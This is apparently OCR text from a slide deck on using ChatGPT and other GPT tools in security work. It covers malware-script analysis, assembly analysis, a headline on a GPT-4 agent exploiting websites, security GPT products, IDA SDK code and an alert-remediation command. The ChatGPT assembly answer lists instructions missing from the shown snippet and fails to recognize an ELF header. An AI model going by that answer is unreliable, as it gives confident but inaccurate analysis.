


ChatGPT

The provided JavaScript code is obfuscated, which is a common technique used by malware authors to hide malicious behavior from analysis. However, we can analyze its structure and certain patterns to deduce its intent and functionality. I'll break down the analysis into understandable components:

Functionality Overview

1. **Obfuscated Arrays and String Manipulation:** The script starts with a function `` `catsville()` `` containing obfuscated strings in an array. This pattern is typical in malicious scripts to hide URLs, commands, or code that will be deciphered at runtime.
2. **Dynamic Function Rewriting:** The `` `catsville` `` function redefines itself to simply return the obfuscated strings array. This technique can be used to evade detection by modifying the script's behavior after its initial execution.
3. **Encoding and Decoding Functions:** Functions `` `petshop` ``, `` `cornish` ``, and `` `procuretto` `` appear to manipulate arguments in complex ways, likely decoding the obfuscated strings. They use hexadecimal offsets (`` `0x346` ``, etc.) and manipulate them with arithmetic operations, hinting at a decoding mechanism for the strings.
4. **Custom Encryption and Decryption Logic:** The script includes custom functions that seem to implement encryption and decryption logic (`` `Catsville` `` and `` `pEtshop` `` within `` `cornish` `` function). This is a strong indicator of malicious intent, as it tries to hide the true nature of the data it handles.
5. **Execution of Malicious Payload:** The variable `` `oandwhateverScotlandcountryScottish` `` and others like it are likely used to store decoded malicious payloads. The script ends with operations that suggest execution of a malicious payload, such as using `` `GetObject` `` (a method that can be used to interact with COM objects, often used for executing commands or scripts on Windows systems) and `` `Create` `` methods (indicating the creation of files or objects, potentially dropping malware on the system).
6. **Suspicious Looping and Array Manipulation:** The loop at the end, along with the peculiar handling of arrays and indices (`` `8800 - index + 1` ``, etc.), suggests an attempt to iterate over and possibly modify or use elements from the decoded data in a specific way, potentially as part of constructing the final payload or command to be executed.



Malicious Indicators

- **Obfuscation and Encoding:** Used to hide malicious code.
- **Use of `` `GetObject` `` and `` `Create` `` methods:** Indicates potential execution of unauthorized commands or dropping of files.
- **Arbitrary Code Execution:** The pattern of decoding and executing obfuscated strings is a common behavior in malware, aiming to run harmful commands without detection.

Conclusion

This script exhibits several characteristics of malware, including obfuscation, dynamic behavior modification, custom encryption/decryption routines, and execution of potentially harmful commands or file operations. The exact nature of the malicious payload can only be determined by fully decoding the obfuscated strings and understanding the final commands intended for execution. In a real-world scenario, this script should be executed in a controlled environment (sandbox) for further analysis, and appropriate security measures should be taken to protect systems from potential harm.


Good analysis by ChatGPT

Malware Analysis – Limitation

- Script analysis worked with ChatGPT in provided examples
- Sample VBS/JS obfuscated scripts has been analyzed correctly as malicious
- Decompiled code worked as well

- Assembly code in ChatGPT provides only basic insights


- ➡️ ChatGPT is (currently) no replacement for a real Malware analysis



You

please analyze this assembly code:

```
00000000 7F45            JG 00000047
00000002 4C             DEC ESP
00000003 46             INC ESI
00000004 0201             ADD AL,BYTE PTR [ECX]
00000006 0100             ADD DWORD PTR [EAX],EAX
00000008 0000              ADD BYTE PTR [EAX],AL
```



ChatGPT

Analyzing a block of assembly code requires understanding both the individual instructions and the broader context of how these instructions interact with each other. The provided code appears to be a mix of standard and potentially nonsensical or obfuscated instructions, which can be common in certain types of software, such as malware or when analyzing raw binary data that may not represent executable code in parts. Let's break down some of the key components and patterns in the assembly code to provide a clearer understanding.

Initial Observations

1. **Control Flow Instructions:** The `JG` (Jump if Greater) instruction at the beginning suggests conditional branching based on the flags set by previous operations. However, without the context of what values the flags hold at this point, it's unclear where the control flow would direct.
2. **Arithmetic and Logic Operations:** There's a heavy presence of `ADD` instructions, which add values to registers or memory locations. These operations are fundamental for any computation process but seem to be used here in a repetitive and potentially meaningless pattern (e.g., adding `AL` to memory addresses repeatedly without clear purpose).
3. **Data Movement Instructions:** Instructions like `MOV` and `PUSH` are used to transfer data between registers, memory, and the stack. These are crucial for manipulating and preserving data throughout the execution of the program.
4. **Miscellaneous Instructions:** Instructions like `DEC` (Decrement), `INC` (Increment), `SUB` (Subtract), `CMP` (Compare), and `XOR` (Exclusive OR) are scattered throughout, which are used for various arithmetic and logical operations.


Patterns and Potential Anomalies


- **Repetitive Operations:** A significant portion of the code consists of repetitive `ADD` instructions with the same operands, which could be either a form of obfuscation or simply nonsensical data that's not meant to be executed as code.
- **Control Flow Anomalies:** The presence of conditional jumps without clear conditions being set just before them could indicate either an incomplete snippet of code or obfuscated control flow meant to confuse analysis.
- **Lack of Context:** Without knowing the initial state of the registers and the memory content, it's challenging to predict the exact behavior of this code. Assembly code operates at a low level, directly manipulating CPU registers and memory, so the outcome of these instructions heavily depends on their initial states.

Concluding Remarks

This analysis highlights the instructions' potential purpose and patterns within the provided assembly code. However, without additional context such as the intended functionality, the state of the machine before execution, or surrounding code, it's difficult to ascertain the exact behavior or purpose of this code block. It could range from being part of a legitimate program's computational logic to being obfuscated code designed to hinder analysis or serve a malicious intent.

Outlook / Verdict






Du


draw me a matrix like picture with humans in cocoons and machines in the background in a dystopia topic

Outlook




Hacking: GPT-4 findet Sicherheitslücken in Websites

Ein KI-Agent auf Basis von GPT-4 war in der Lage, 11 von 15 untersuchten Sicherheitslücken auf Websites selbstständig zu finden und auszunutzen.




A Survey on Large Language Model (LLM) Security and Privacy: The Good, the Bad, and the Ugly



David G. • 2.
I help cyber security-companies build teams creating produc...
3 Monate •

For those that missed it, here is a copy of my ThreatIntelGPT slides from FIRST #FIRSTCTI23.



Matthew Adams • 2.
Security Architect at Santander UK
3 Monate •


Version 0.4 of my AI-powered threat modelling tool - STRIDE GPT - is now live! ✨

What's new in v0.4:
- 🔄 New GPT Models: Added support for "gpt-4-1106-preview" and "gpt-3.5-turbo-1106" models, offering enhanced accuracy and reduced costs!

Canadian Cybersecurity Network Mitglied werden
Reza S. • 2.
4 Tage •

🚀 Exciting update "CISOaaS GPT" on NIS2 Directive compliance journey 🚀

A lot news around GPTs and LLMs



Elias Bachaalany • 2. + Folgen
Xbox Security Engineer @ Microsoft | Game Client Security
Serviceleistungen anfordern
3 Monate •

Here's another GPT, ask_ida/c++, to help you with Hex-Rays' IDA Pro SDK development in C/C++

https://lnkd.in/gCCmmcWF

Still work in progress. I am curious if you find it better than vanilla ChatGPT 4

IDAPython GPT in the works.

Übersetzung anzeigen

ask_ida/c++

and Decompiler SDK C++
Assistant (pre-alpha)
By Elias Bachaalany

make mistakes. Consider checking important

have a vector of ea of function starts with the most popular function first


ask_ida/c++
To create a C++ code snippet that fulfills your request, we need to:

1. Enumerate all functions in the database.
2. Count cross-references to each function.
3. Sort these functions based on the number of cross-references.
4. Store the function start addresses (`ea_t`) in a vector, sorted by their popularity.

Here's how you can implement this:

```
#include <ida.hpp>
#include <funcs.hpp>
#include <xref.hpp>
#include <vector>
#include <algorithm>

struct func_info {
    ea_t start_ea;
    size_t xref_count;

    func_info(ea_t ea, size_t count) : start_ea(ea), xref_count(count) {}

    // Sort in descending order of cross-references
    bool operator < (const func_info& other) const {
        return xref_count > other.xref_count;
    }
};

std::vector<ea_t> get_sorted_functions_by_xrefs() {
    std::vector<func_info> functions;

    // Enumerate all functions
    for (size_t i = 0; i < get_func_qty(); ++i) {
        if (auto pfn = getn_func(i)) {
            ea_t start_ea = pfn->start_ea;
            size_t xref_count = 0;

            // Count cross-references to this function
            for (xrefblk_t xb; xb.first_to(start_ea, XREF_ALL); ) {
                ++xref_count;
            }

            functions.emplace_back(start_ea, xref_count);
        }
    }

    // Sort functions by number of cross-references
    std::sort(functions.begin(), functions.end());

    // Extract function start addresses
    std::vector<ea_t> sorted_eas;
    for (const auto& func : functions) {
        sorted_eas.push_back(func.start_ea);
    }

    return sorted_eas;
}

// Usage
auto sorted_functions = get_sorted_functions_by_xrefs();
```

Outlook – GPTs in Commerical Products



5.1 Scheduled Task Created in Task Scheduler Library Root Node

Malicious activity

Asset [redacted] **MITRE** execution: Serverless Execution (T1648)

Remediation by Azure OpenAI GPT4

Generate remediation steps for

Suggest remediation steps for this alert via CLI


Remediation Steps

1. Connect to the Windows VM using Remote Desktop Protocol (RDP) or any other remote access method.
2. Open the Task Scheduler by searching for "Task Scheduler" in the Start menu.
3. In the Task Scheduler Library, locate the newly created scheduled task.
4. Investigate the task to determine if it is authorized or not. If it is unauthorized, proceed to step 5. If it is authorized, no further action is required.
5. Disable or remove the unauthorized task using the following Azure CLI command:

```
az vm run-command invoke -g RESOURCE_GROUP_NAME -n VM_NAME --command-id RunPowerShellScript --scripts "Unregister-ScheduledTask -TaskName
TASK_NAME -Confirm:\$false"
```

Replace RESOURCE_GROUP_NAME with the name of the resource group containing the VM, VM_NAME with the name of the VM, and TASK_NAME with the name of the unauthorized task. 6. Monitor the system for any further unauthorized activity.

Orca Security with ChatGPT



BlueBravo (APT29, Cozer, Cozy Bear, Cozy Duke, CozyCar, EuroAPT, Midnight Blizzard, NOBELIUM, Office Monkeys, RUS2, The Dukes, UNC2452)

Show recent events or cyber events

Notes	128 Insikt Group Notes
Category	Russia Nation State Sponsored, Nation State Sponsored (APT)
References	100 000+
First Reference	Mar 9, 2011
Latest Reference	Feb 28, 2024
Location	Russia
Curated	★
Recorded Future Community	Threat Actor

Used in List Attacker Watch List


Recorded Future AI Insights

- The **threat actor** known as **Midnight Blizzard**, also referred to as **APT29**, **Cozy Bear**, and **Nobelium**.
